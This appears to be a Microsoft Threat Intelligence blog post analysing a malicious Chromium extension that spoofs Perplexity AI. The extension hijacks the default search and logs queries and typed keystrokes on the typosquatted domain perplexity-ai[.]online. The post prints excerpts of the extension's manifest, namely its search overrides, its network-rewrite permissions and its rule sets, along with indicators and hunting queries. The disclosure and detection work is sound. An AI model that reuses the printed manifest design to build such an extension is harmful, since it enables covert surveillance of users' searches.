Microsoft Threat Intelligence has identified a malicious Chromium-based extension that spoofs t 2026-6-29 16:27:46 Author: www.microsoft.com(查看原文) 阅读量:25 收藏
Microsoft Threat Intelligence has identified a malicious Chromium-based extension that spoofs the AI-powered answer engine Perplexity AI to trick unsuspecting users into installing it. Based on our observation of the extension’s behavior, we assess its primary objective to be search traffic interception and data collection, which might enable downstream use cases such as profiling, targeted advertising, or other forms of misuse depending on operator intent. Through responsible disclosure, we reported this extension to Google, and it has been taken down as of this writing. We’d like to thank Google for responding to and addressing this issue.
Browser extensions continue to represent a significant attack surface within enterprise and consumer ecosystems due to their privileged access to browser APIs, user traffic, and browsing behavior. However, unlike traditional search hijackers that rely primarily on aggressive monetization or visible redirection, this extension combines Manifest Version 3 (MV3) capabilities with intermediary infrastructure and declarativeNetRequest (DNR) rules to transparently intercept Omnibox queries while preserving the appearance of legitimate search results. In addition, while browser search hijacking is not a new threat category, this research highlights how threat actors continue to operationalize AI to accelerate attacks—specifically the use of AI brands as a social engineering vector.
The extension routes both full search queries and real-time search suggestions (typed characters) through attacker-controlled infrastructure hosted on a domain not associated with the legitimate vendor, before redirecting users to expected search providers. While the observed activity demonstrates the capability to capture user input and browsing signals, no evidence in our analysis definitively confirms additional objectives such as credential theft. However, the level of access and permissions requested introduces elevated privacy and security risk.
As threat actors continue to capitalize on emerging industry trends such as AI and leverage trusted branding to improve the success rates of their campaigns, organizations should strengthen user awareness training and similar programs to educate end users about the latest social engineering tactics. They should also implement a layered security strategy that correlates available indicators with behavioral signals and other threat intelligence.
In this blog post, we provide our analysis of the browser extension—including key indicators of malicious behavior and findings from our dynamic analysis. We also provide mitigation and protection guidance, as well as advanced hunting queries, to help organizations detect and defend against this threat.
Extension overview

The extension we analyzed has the following attributes:
| Attribute | Value |
| Extension name | Search for perplexity ai |
| Extension ID | flkebkiofojicogddingbdmcmkpbplcd |
| Manifest version | MV3 |

| Version | 2.2 |
| Observed purpose | Browser search override and redirect logic |
| Referenced brand | Perplexity AI |

| Suspicious domain | perplexity-ai[.]online |
It appears to spoof the publicly available Perplexity service by using similar branding elements and a typosquatted domain. The said domain mismatch might increase the likelihood of user confusion regarding the extension’s source or affiliation.

Based on our analysis, the extension has been classified as malicious due to observed search redirection behavior. The analyzed extension’s manifest declares itself as the following:
"search_provider": {
    "name": "Perplexity Search"
}
It uses the following infrastructure:
"search_url": https://perplexity-ai[.]online/search/{searchTerms}
The extension also forces itself as the browser default search provider:

At first glance, the extension appears to provide AI-enhanced search functionality. However, analysis of the manifest reveals multiple suspicious behaviors and permissions inconsistent with legitimate AI search assistants.
Key indicators of malicious behavior
Typosquatted infrastructure
The extension uses the domain perplexity-ai[.]online, which is similar to the legitimate Perplexity AI service’s domain (perplexity[.]ai). This pattern is consistent with domain naming approaches often frequently observed in phishing campaigns, search hijackers, fake AI applications, and extension malware.
Previous research has discussed how browser extensions might use branding similar to trusted services because:
- Users associate AI tools with productivity and legitimacy
- AI-related extensions currently experience high install rates
- Users are less suspicious of browser-integrated AI assistants
Browser search hijacking
The extension overrides browser search settings through chrome_settings_overrides to replace the browser default search provider as well as intercept and redirect all queries in a Chromium browser’s Omnibox to an intermediary infrastructure not associated with the official vendor domain:
"chrome_settings_overrides": {
  "search_provider": {
    "name": "Perplexity Search",
    "keyword": "perplexity",
    "is_default": true,
    "search_url": "hxxps://perplexity-ai[.]online/search/{searchTerms}",
    "favicon_url": "hxxps://perplexity-ai[.]online/favicon.ico",
    "suggest_url": "hxxps://perplexity-ai[.]online/search?output=firefox&q={searchTerms}"
  }
}
Critically, the suggest_url field also routes through perplexity-ai[.]online. This means real-time search suggestions—every character typed in the address bar—are transmitted to an attacker-controlled infrastructure before any redirect occurs. This constitutes active user surveillance (keystroke-level capture) beyond simple search redirection.
Although Chromium-based browsers permit search provider overrides for legitimate use cases, Google explicitly states that extensions requesting settings overrides along with additional powerful capabilities might violate the browser’s single-purpose policy.
Abuse of declarativeNetRequest
The extension requests powerful DNR permissions that enable traffic redirection, URL rewriting, and selective request filtering, which aren’t consistent with expected AI assistant behavior:
"permissions":
[
  "declarativeNetRequest",
  "declarativeNetRequestFeedback",
  "declarativeNetRequestWithHostAccess"
]
These permissions provide specific capabilities exploited by this extension:
- declarativeNetRequest: Redirects all main_frame requests matching perplexity-ai[.]online/search/(.*) to legitimate search engines, creating a two-hop chain where the attacker server processes the query before the browser is redirected.
- declarativeNetRequestFeedback: Allows the extension to programmatically monitor which redirect rules fire, effectively confirming exfiltration success for each intercepted query.
- declarativeNetRequestWithHostAccess: Combined with host_permissions for ://perplexity-ai.online/, enables full request interception capabilities on the attacker-controlled domain. This behavior might enable traffic redirection and related activity depending on implementation.
The use of these permissions in an AI-themed search extension is particularly concerning because a legitimate search UI generally doesn’t require advanced network-manipulation APIs.
Search rewrite infrastructure
Multiple rule sets indicate modular traffic hijacking capability across providers such as Perplexity, Google, and Bing:
"rule_resources": [
  {
    "id": "perplexity",
    "enabled": true,
    "path": "perplexity-rules.json"
  },
  {
    "id": "bing",
    "enabled": false,
    "path": "bing-rules.json"
  },
  {
    "id": "google",
    "enabled": false,
    "path": "google-rules.json"
  }
]
This architecture enables modular traffic redirection controlled by the background service worker. The two-hop redirect design is critical to understanding the threat model:
- Browser sends query to perplexity-ai[.]online (attacker server logs query, HTTP headers, IP, user-agent)
- DNR rule immediately redirects browser to legitimate engine (perplexity[.]ai, google[.]com, or bing[.]com)
- User sees normal search results, completely unaware of interception
The data theft occurs on hop 1, not on the redirect (hop 2). The server-side code (server.js) shipped with the extension explicitly logs all incoming requests including full headers, confirming the data collection intent. This activity aligns with behaviors observed in modern browser hijackers and ad-fraud ecosystems.
Host permissions
The extension requests host access to intermediary infrastructure not associated with the official vendor domain, enabling data interception and telemetry exposure:
"host_permissions":
 [
  "*://perplexity-ai[.]online/*"
]
Content security policy
The extension declares the following:
"content_security_policy": {"extension_pages": "script-src 'self' 'wasm-unsafe-eval'; object-src 'self';"}
The inclusion of wasm-unsafe-eval is unusual for a search-redirect extension because it permits WebAssembly (Wasm) execution within extension pages. Although no Wasm modules were observed in version 2.2, the presence of this directive enables future Wasm-based functionality without requiring modifications to the extension’s content security policy configuration.
Dynamic analysis findings

Upon installation, the extension opens hxxps://extension.tilda[.]ws/perplexityai, presenting target users with an onboarding page designed to resemble a legitimate product setup flow. Similar onboarding techniques have been observed in extension-based adware and search-redirection campaigns, where they’re used to increase user trust and reduce scrutiny of subsequent browser modifications.
The runtime workflow we’ve observed demonstrates browser search redirection behavior:
- User enters search query into the Omnibox.
- Browser request routed to perplexity-ai[.]online.
- Server logs full request: query string, HTTP headers, user-agent, and source IP address.
- suggest_url captures real-time keystrokes during typing (before Enter is pressed)
- Ruleset executes redirect.
- User is delivered to selected search provider.
Unusually, this extension ships with its own server-side infrastructure code, revealing the complete attack architecture:
- server.js (Node.js proxy)
- Logs all incoming requests including method, URL, and full HTTP headers.
- Proxies’ suggestion queries to suggestqueries.google[.]com.
- Adds permissive CORS headers (Access-Control-Allow-Origin: *) to enable cross-origin responses.
- nginx.conf
- Configures perplexity-ai[.]online with Let’s Encrypt SSL.
- Proxies /search endpoint to Google suggestions API.
- Filters CORS origins exclusively to *.oda[.]digital (operator infrastructure).
- Forces HTTP-to-HTTPS redirect.
This server-side code is definitive evidence that query interception and logging is architecturally intentional, not an incidental by-product of the redirect mechanism.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat.
- Restrict the installation of untrusted browser extensions by enforcing allow‑listing and enterprise policy controls within managed environments.
- Encourage users to verify extension publishers, domains, and branding—particularly for AI-themed tools commonly leveraged in social engineering scenarios.
- Monitor unauthorized changes to browser search settings, unusual extension permissions, and outbound traffic to intermediary or non-standard domains associated with search activity. Controls that identify or flag extensions requesting search override capabilities or network-related APIs can help reduce potential risk exposure. Continuous inspection of extension behavior, alongside reputation-based methods, might also provide improved visibility into anomalous or potentially unwanted activity.
- Leverage platform-level protections to further reduce risk:
- Microsoft Edge includes built-in capabilities designed to identify and respond to potentially malicious or unwanted extensions that attempt to manipulate browser behavior, including search redirection. Depending on configuration and risk signals, Edge might restrict or block extension execution.
The Microsoft Edge Add-ons store also uses automated and manual review processes to assess extensions before and after publication, while ongoing monitoring enables identification and removal of extensions that violate policies—helping reduce user exposure to emerging threats.
- Microsoft Defender SmartScreen provides reputation-based protection for URLs and web content, helping detect and block access to domains associated with malicious or deceptive activity.
- Microsoft Edge includes built-in capabilities designed to identify and respond to potentially malicious or unwanted extensions that attempt to manipulate browser behavior, including search redirection. Depending on configuration and risk signals, Edge might restrict or block extension execution.
Microsoft Defender detections
Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
| Tactic | Observed activity | Microsoft Defender coverage |
| Discovery | Presence of suspicious or unverified browser extension identifiers | – Detection of unknown or low-reputation extension artifacts – Monitoring extension-related files through endpoint telemetry |
| Command and Control (C2) | Outbound communication to suspicious or lookalike domains associated with redirection infrastructure | – Detection of connections to suspicious or low-reputation domains – Network telemetry correlation identifying intermediary infrastructure |
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
- Incident investigation: Assist analysts in investigating alerts, correlating signals, and supporting analysis of extension-related activity to intermediary domains such as perplexity-ai[.]online.
- Microsoft User analysis: Support analysis of potentially impacted users whose browser search activity has been intercepted or redirected by malicious extensions.
Advanced hunting queries
NOTE: The following sample queries lets you search for a week’s worth of events. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential related indicators for more than a week, go to the Advanced Hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.
Look for the presence of the malicious extension through file artifacts:
DeviceFileEvents
| where FileName has "flkebkiofojicogddingbdmcmkpbplcd"
   or FolderPath has "flkebkiofojicogddingbdmcmkpbplcd"
| summarize Count = count() by DeviceName, DeviceId, FolderPath
Look for outbound network communication to intermediary infrastructure not associated with the official vendor domain:
DeviceNetworkEvents
| where RemoteUrl has "perplexity-ai.online"
| summarize Count = count() by DeviceName, DeviceId, InitiatingProcessAccountName, RemoteUrl
MITRE ATT&CK techniques observed
| Tactic | Observed activity |
| Initial Access | User installs malicious Chromium extension using branding and naming similar to the Perplexity AI service from browser ecosystem |
| Execution | Extension executes MV3 logic and DNR rules to intercept and control traffic |
| Persistence | Extension forces itself as default search provider using chrome_settings_overrides (is_default=true) |
| Defense Evasion | Uses legitimate MV3 APIs (DNR rules) to hide malicious behavior inside browser-native logic |
| Input Capture | Real-time search suggestions (keystrokes) are captured through suggest_url and routed to attacker domain |
| Command and Control | Browser queries are routed to an intermediary infrastructure not associated with the official vendor domain acting as intermediary |
Indicators of compromise
| Indicator | Type | Description |
| perplexity-ai[.]online | Domain | Typosquatted domain used for search redirection |
| flkebkiofojicogddingbdmcmkpbplcd | Extension ID | Malicious Chromium extension |
| extension.tilda[.]ws/perplexityai | URL | Installation onboarding page |
References
- Phishing Via Typosquatting and Brand Impersonation: Trends and Tactics – Zscaler
- Overriding Chrome Settings
This research is provided by Microsoft Defender Security Research, Asutosha Panigrahi, Ashwani Kumar, Mohd Sadique, and with contributions from members of Microsoft Threat Intelligence.
Learn more
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
- Microsoft 365 Copilot AI security documentation
- How Microsoft discovers and mitigates evolving attacks against AI guardrails
- Learn more about securing Copilot Studio agents with Microsoft Defender
- Evaluate your AI readiness with our latest Zero Trust for AI workshop.
- Learn more about Protect your agents in real-time during runtime (Preview)
如有侵权请联系:admin#unsafe.sh